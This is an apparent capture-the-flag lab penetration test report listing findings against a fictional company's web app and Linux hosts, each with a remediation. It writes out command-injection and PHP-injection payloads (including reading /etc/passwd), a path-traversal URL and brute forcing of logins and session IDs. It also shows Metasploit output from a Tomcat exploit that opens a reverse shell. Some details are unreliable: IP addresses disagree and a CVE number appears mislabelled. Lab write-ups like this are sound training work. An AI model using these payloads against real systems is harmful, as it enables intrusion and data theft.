| <p>Remediation</p> | <ul style="list-style-type: none"> • Validate and sanitize all user inputs to ensure they conform to the expected format (e.g., alphanumeric characters only for usernames and passwords). Avoid directly inserting user input into SQL queries. • Disable detailed error messages that reveal SQL query structures or database information. Use generic error messages instead to prevent attackers from gaining insights into the backend |


| Flag 8 | Findings |
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| <p>Title</p> | <p>Sensitive data exposure - Flag 8: 87fsdkf6djf</p> |
| <p>Type (Web app / Linux OS / Windows OS)</p> | <p>Web app</p> |
| <p>Risk Rating</p> | <p>Critical</p> |
| <p>Description</p> | <p>Used the developer tools to view the HTML of the login page where sensitive information was viewable in plaintext. Tags containing the admin credentials "dougquaid;kuato". Using these credentials we were able to successfully log</p> |


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| | into the admin page and view networking.php page |
| Images | <div></div> <div></div> |
| Affected Hosts | 192.168.14.35/login.php |
| Remediation | <ul style="list-style-type: none">• Immediately remove plain text credentials from the HTML source code and ensure that credentials are not hardcoded into the page or exposed in the DOM• Implement secure authentication mechanisms, such as two-factor authentication (2FA), and ensure that user credentials are stored securely, not exposed in plain text• Ensure sensitive information is not accessible through developer tools, such as by not rendering it in JavaScript variables or the HTML markup. Review and sanitize the code before deployment |

| Flag 9 | Findings |
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| Title | Sensitive data exposure - Flag 9: dkkdudfkdy23 |


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| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | Critical |
| Description | Using a directory traversal attack, I was able to access robots.txt which was publicly available and exposed sensitive data. |
| Images |  <pre> User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23 </pre> |
| Affected Hosts | 192.168.14.35/robots.txt |
| Remediation | <ul style="list-style-type: none"> Implement strict access controls to prevent unauthorized access to sensitive files and directories. Restrict access to critical files, such as <code>robots.txt</code>, ensuring only authorized users can view them |

| Flag 10 | Findings |
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| Title | Command Injection - Flag 10: ksdnd99dkas |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | Critical |
| Description | On the second field of the network page, I was able to execute a command injection attack, revealing sensitive information. Command: <code>www.welcometorecall.com ; cat vendors.txt</code> |


| | |
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| Images |  |
| Affected Hosts | 192.168.14.35/networking.php |
| Remediation | <ul style="list-style-type: none"> • Validate and sanitize all user inputs to ensure they only contain expected data. Reject special characters like <code>;</code>, <code> </code>, and <code>&</code> that can be used to chain commands. • Use secure methods, such as parameterized commands or escaping input, to prevent user input from being directly interpreted as part of a system command. |

| Flag 11 | Findings |
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| Title | Advance Command Injection - Flag 11: opshdkasy78s |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | Critical |
| Description | An advanced command injection payload was successfully executed on the 'Networking' page, second field. Since the input validation filtered <code>&</code> and <code>;</code> , the payload was modified to <code>www.example.com cat vendors.txt</code> to bypass the restrictions and retrieve sensitive data |
| Images |  |
| Affected Hosts | 192.168.14.35/networking.php |


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| Remediation | Enforce Strict Input Validation to ensure they match expected formats and reject characters used for chaining commands, such as <code> </code> and <code>&&</code> . |
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| Flag 12 | Findings |
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| Title | Brute force attack - Flag 12: hsk23oncsd |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | Critical |
| Description | A brute force attack was conducted on the 'Login' page using Burp Intruder with a list of simple password payloads. This successfully revealed the credentials <code>melina:melina</code> , uncovering the twelfth flag. |
| Images |  |
| Affected Hosts | 192.168.14.35/login.php |
| Remediation | <ul style="list-style-type: none"> Temporarily lock accounts after a defined number of failed login attempts to prevent automated brute force attacks. Require users to create strong, complex passwords and implement rate-limiting on login attempts to reduce brute force attack feasibility. |


| Flag 13 | Findings |
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| Title | PHP injection - Flag 13: jdka7sk23dd |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | Critical |
| Description | A hidden web page was discovered through the <code>robots.txt</code> file, identified as Flag 9. Exploiting a PHP injection vulnerability on the 'Souvenirs' page by modifying the URL and using the payload <code> ;system('cat /etc/passwd')</code> successfully revealed the thirteenth flag |

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| Images |  |
| Affected Hosts | 192.168.14.35/souvenirs.php |
| Remediation | <ul style="list-style-type: none"> • Disable risky PHP functions such as <code>system()</code>, <code>exec()</code>, and <code>shell_exec()</code> to prevent arbitrary command execution through user input • Implement strict input validation and sanitization to ensure only expected input values are accepted, rejecting special characters like <code>;</code>, <code> </code>, and <code>()</code> that can be used to execute commands. |

| Flag 14 | Findings |
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| Title | Session management - Flag 14: dks93jdl7dj |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | Critical |
| Description | <p>A session management vulnerability was exploited on the <code>admin_legal_data.php</code> page using the Burp Intruder tool to brute force session IDs. The page link was revealed after acquiring Flag 12. By testing various session IDs in the URL with Burp Intruder, the secret session ID <code>87</code> was identified, granting access to the flag at http://192.168.13.35/admin_legal_data.php?admin=87.</p> |



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| Images |  |
| Affected Hosts | 192.168.14.35/admin_legal_data.php |
| Remediation | <ul style="list-style-type: none"> • Use Secure, Random Session IDs using a cryptographically secure method to ensure they are unpredictable and resistant to brute force attacks. • Restrict the number of requests per IP or user within a specific time frame and monitor session activities to detect and block brute force attempts. |


| Flag 15 | Findings |
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| Title | Directory traversal - Flag 15: dksdf7sjd5sg |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | High |
| Description | <p>The hint on the page indicates it refers to the "new" disclaimer. By exploiting the vulnerability from Flag 10 or Flag 11, the <code>ls</code> command was used to reveal the <code>old_disclaimers</code> directory. Using this information, the URL was modified to <code>http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt</code> to access the older version of the disclaimer. The resource was changed from <code>disclaimer_2.txt</code> to <code>disclaimer_1.txt</code> to retrieve the desired file.</p> |

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| <p>Images</p> |  |
| <p>Affected Hosts</p> | <p>192.168.14.35/Disclaimer.php</p> |
| <p>Remediation</p> | <ul style="list-style-type: none"> • Use a whitelist to allow only predefined, valid file paths and reject any user input attempting to reference unauthorized directories or files. |


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
| Flag 1 | Findings |
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| <p>Title</p> | <p>Open source exposed data - Flag 1: h8s692hskasd</p> |
| <p>Type (Web app / Linux OS / Windows OS)</p> | <p>Linux</p> |
| <p>Risk Rating</p> | <p>High</p> |
| <p>Description</p> | <p>Was able to access sensitive data using open source data source, WHOIS.</p> |


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| <p>Images</p> | <div></div> <div></div> |
| <p>Affected Hosts</p> | <p>totalrekall.xyz</p> |
| <p>Remediation</p> | <p>Regularly audit and minimize the amount of sensitive information exposed in publicly accessible data sources, including domain registrations and public records.</p> |


| Flag 2 | Findings |
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| Title | Open Source Exposed Data - Flag 2: 34.102.136.180 |
| Type (Web app / Linux OS / Windows OS) | Linux |
| Risk Rating | High |
| Description | Used the ping command to find the IP address of totalrekall.xyz. Please note the IP address has changed since the CTF was originally created so the IP address does not match the solution. |
| Images |  <p>The image contains two screenshots. The left screenshot shows a web browser displaying the DNS Checker website with search results for 'totalrekall.xyz' listing several IP addresses, including 13.248.243.5 and 76.223.105.230. The right screenshot shows a terminal window with a command prompt where the user runs 'dig totalrekall.xyz' and 'ping totalrekall.xyz', both returning the IP address 76.223.105.230.</p> |
| Affected Hosts | totalrekall.xyz |
| Remediation | Regularly audit and minimize the amount of sensitive information exposed in publicly accessible data sources, including domain registrations and public records. |

| Flag 3 | Findings |
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| Title | Open-source exposed data - Flag 3: s7euwehd |
| Type (Web app / Linux OS / Windows OS) | Linux |
| Risk Rating | High |
| Description | Used crt.sh to search for totalrekall.xyz wan was able to view sensitive information |


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| Images |  A screenshot of the crt.sh Identity Search interface. The browser address bar shows 'https://crt.sh/?q=totalrekall.xyz'. The page title is 'crt.sh Identity Search'. Below the title, there's a search bar with 'totalrekall.xyz' entered. A table of certificates is displayed with columns: crt.sh ID, Logged At, Not Before, Not After, Common Name, Matching Identities, and Issuer Name. The table lists several certificates for 'totalrekall.xyz' and 'www.totalrekall.xyz', all issued by 'C=US, ST=Arizona, L=Scottsdale, O=GoDaddy.com, Inc., OU=http://certs.godaddy.com'. The footer of the page says '© Sectigo Limited 2019-2024. All rights reserved.' |
| Affected Hosts | totalrekall.xyz |
| Remediation | Regularly audit and minimize the amount of sensitive information exposed in publicly accessible data sources |

| Flag 4 | Findings |
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| Title | Nmap/Zenmap Scan Results- Flag 4: 5 |
| Type (Web app / Linux OS / WIndows OS) | Linux |
| Risk Rating | Low |
| Description | Used zenmap to determine the number of open host, excluding the host I scanned form |
| Images |  A screenshot of the Zenmap application interface. The 'Target' field shows '192.168.13.0/24'. The 'Command' field shows 'nmap -p 1-65535 -T4 -A -v 192.168.13.0/24'. The 'Nmap Output' tab is selected, showing the scan results. The output includes: 'Starting Nmap 7.92 (https://nmap.org) at 2024-12-16 03:47 EST', 'Loaded 155 scripts for scanning.', 'Script Pre-scanning.', 'Initiating NSE at 03:47', 'Completed NSE at 03:47, 0.00s elapsed', 'Initiating ARP Ping Scan at 03:47', 'Scanning 255 hosts [1 port/host]', 'Completed ARP Ping Scan at 03:47, 1.96s elapsed (255 total hosts)', 'Initiating Parallel DNS resolution of 5 hosts. at 03:47', 'Completed Parallel DNS resolution of 5 hosts. at 03:47, 10.53s elapsed', and a list of Nmap scan reports for hosts 192.168.13.0 through 192.168.13.16, all marked as '[host down]'. |

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| Affected Hosts | totalrekall.xyz19 |
| Remediation | <ul style="list-style-type: none">Segment the network to isolate sensitive hosts and services. Use firewalls to restrict access and limit unnecessary network exposure records.Configure Firewall Rules to block discovery protocols that allow tools like Nmap to enumerate hosts. Ensure only necessary ports and services are exposed externally. |

| Flag 5 | Findings |
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| Title | Nmap/Zenmap Scan Results - Flag 5: 192.168.13.13 |
| Type (Web app / Linux OS / Windows OS) | Linux |
| Risk Rating | Low |
| Description | Ran an aggressive zenmap scan and analyzed the results to determine the host that runs Drupal |
| Images |  |

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| Affected Hosts | 192.168.13.13 |
| Remediation | <ul style="list-style-type: none"> Limit Nmap Scan Responses with Firewalls to block unsolicited probes like those from an aggressive Nmap scan, restricting the visibility of services and system details. Disable or Secure Unnecessary Services to ensure that only necessary services (like Drupal) are running and accessible. |

| Flag 6 | Findings |
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| Title | Nessus scan results - Flag 6: 97610 |
| Type (Web app / Linux OS / Windows OS) | Linux |
| Risk Rating | Medium |
| Description | Ran a Nessus Scan for 192.168.13.12. There was one critical vulnerability displayed with the ID 97610. |
| Images |  <p>The screenshot shows the Nessus interface for a scan titled 'My Basic Network Scan / Plugin #97610'. It highlights a critical vulnerability in Apache Struts (CVE-2017-9591) with a base score of 10.0. The description states that the version of Apache Struts running on the remote host is affected by a remote code execution vulnerability. The solution suggests upgrading to Apache Struts version 2.3.32 or later. The output shows that the scanner was able to exploit the issue using a specific request.</p> |
| Affected Hosts | 192.168.13.12 |
| Remediation | <ul style="list-style-type: none"> Upgrade Apache Struts to the latest version based on the host's current version Consider deploying a Web Application Firewall (WAF) to detect and block malicious attempts to exploit Struts vulnerabilities. |

| Flag 7 | Findings |
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| Title | Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617) - Flag 7: 8ks6sbhss |
| Type (Web app / Linux OS / Windows OS) | Linux |
| Risk Rating | Critical |


| Description | <p>Using metasploit, we were able to search for exploits for Tomcat and JSP. Using the exploit multi/http/tomcat_jsp_upload_bypass, we successfully executed a Meterpreter shell. We enter "SHELL" to get to the command line and were able to access the sensitive information.</p> |
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| Images |  <pre>File Actions Edit View Help python3 not found [*] Trying to find binary 'script' on the target machine [*] Found script at /usr/bin/script [*] Using 'script' to pop up an interactive shell shell [*] Trying to find binary 'python' on the target machine [*] Found python at which 'python' 66 echo true:echo [*] Using 'python' to pop up an interactive shell [*] Trying to find binary 'bash' on the target machine [*] Found bash at # which 'bash' 66 echo true:echo pwd bash root@2018087e398:/usr/local/tomcat# pwd /usr/local/tomcat root@2018087e398:/usr/local/tomcat# ls LICENSE RELEASE-NOTES bin include logs webapps NOTICE RUNNING.txt conf lib temp work root@2018087e398:/usr/local/tomcat# cd ../.. cd ../.. root@2018087e398:/usr# cd ../ cd ../ root@2018087e398:/# ls ls bin dev home lib64 mnt proc run srv tmp var root@2018087e398:/# cd etc cd etc root@2018087e398:/etc# cd .. cd .. root@2018087e398:/# ls -a ls -a . .dockerenv boot etc lib media opt root srv tmp var .. bin dev home lib64 mnt proc run srv tmp var root@2018087e398:/# cd root cd root root@2018087e398:/# ls -a ls -a . .bashrc .flag.txt .gnupg .profile root@2018087e398:/# -flag [*] Using 'script' to pop up an interactive shell shell [*] Trying to find binary 'python' on the target machine bash [*] Found python at which 'python' 66 echo true:echo [*] Using 'python' to pop up an interactive shell [*] Trying to find binary 'bash' on the target machine [*] Found bash at # which 'bash' 66 echo true:echo pwd bash root@2018087e398:/usr/local/tomcat# pwd /usr/local/tomcat root@2018087e398:/usr/local/tomcat# ls LICENSE RELEASE-NOTES bin include logs webapps NOTICE RUNNING.txt conf lib temp work root@2018087e398:/usr/local/tomcat# cd ../.. cd ../.. root@2018087e398:/usr# cd ../ cd ../ root@2018087e398:/# ls ls bin dev home lib64 mnt proc run srv tmp var root@2018087e398:/# cd etc cd etc root@2018087e398:/etc# cd .. cd .. root@2018087e398:/# ls -a ls -a . .dockerenv boot etc lib media opt root srv tmp var .. bin dev home lib64 mnt proc run srv tmp var root@2018087e398:/# cd root cd root root@2018087e398:/# ls -a ls -a . .bashrc .flag.txt .gnupg .profile root@2018087e398:/# cat .flag.txt Web0th3 root@2018087e398:/# "x" msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit [*] Started reverse TCP handler on 172.22.117.100:4444 [*] Uploading payload... [*] Payload executed! [*] Command shell session 3 opened (172.22.117.100:4444 -> 192.168.13.10:60024) at 2024-12-16 04:49:19 -0500 background Background session 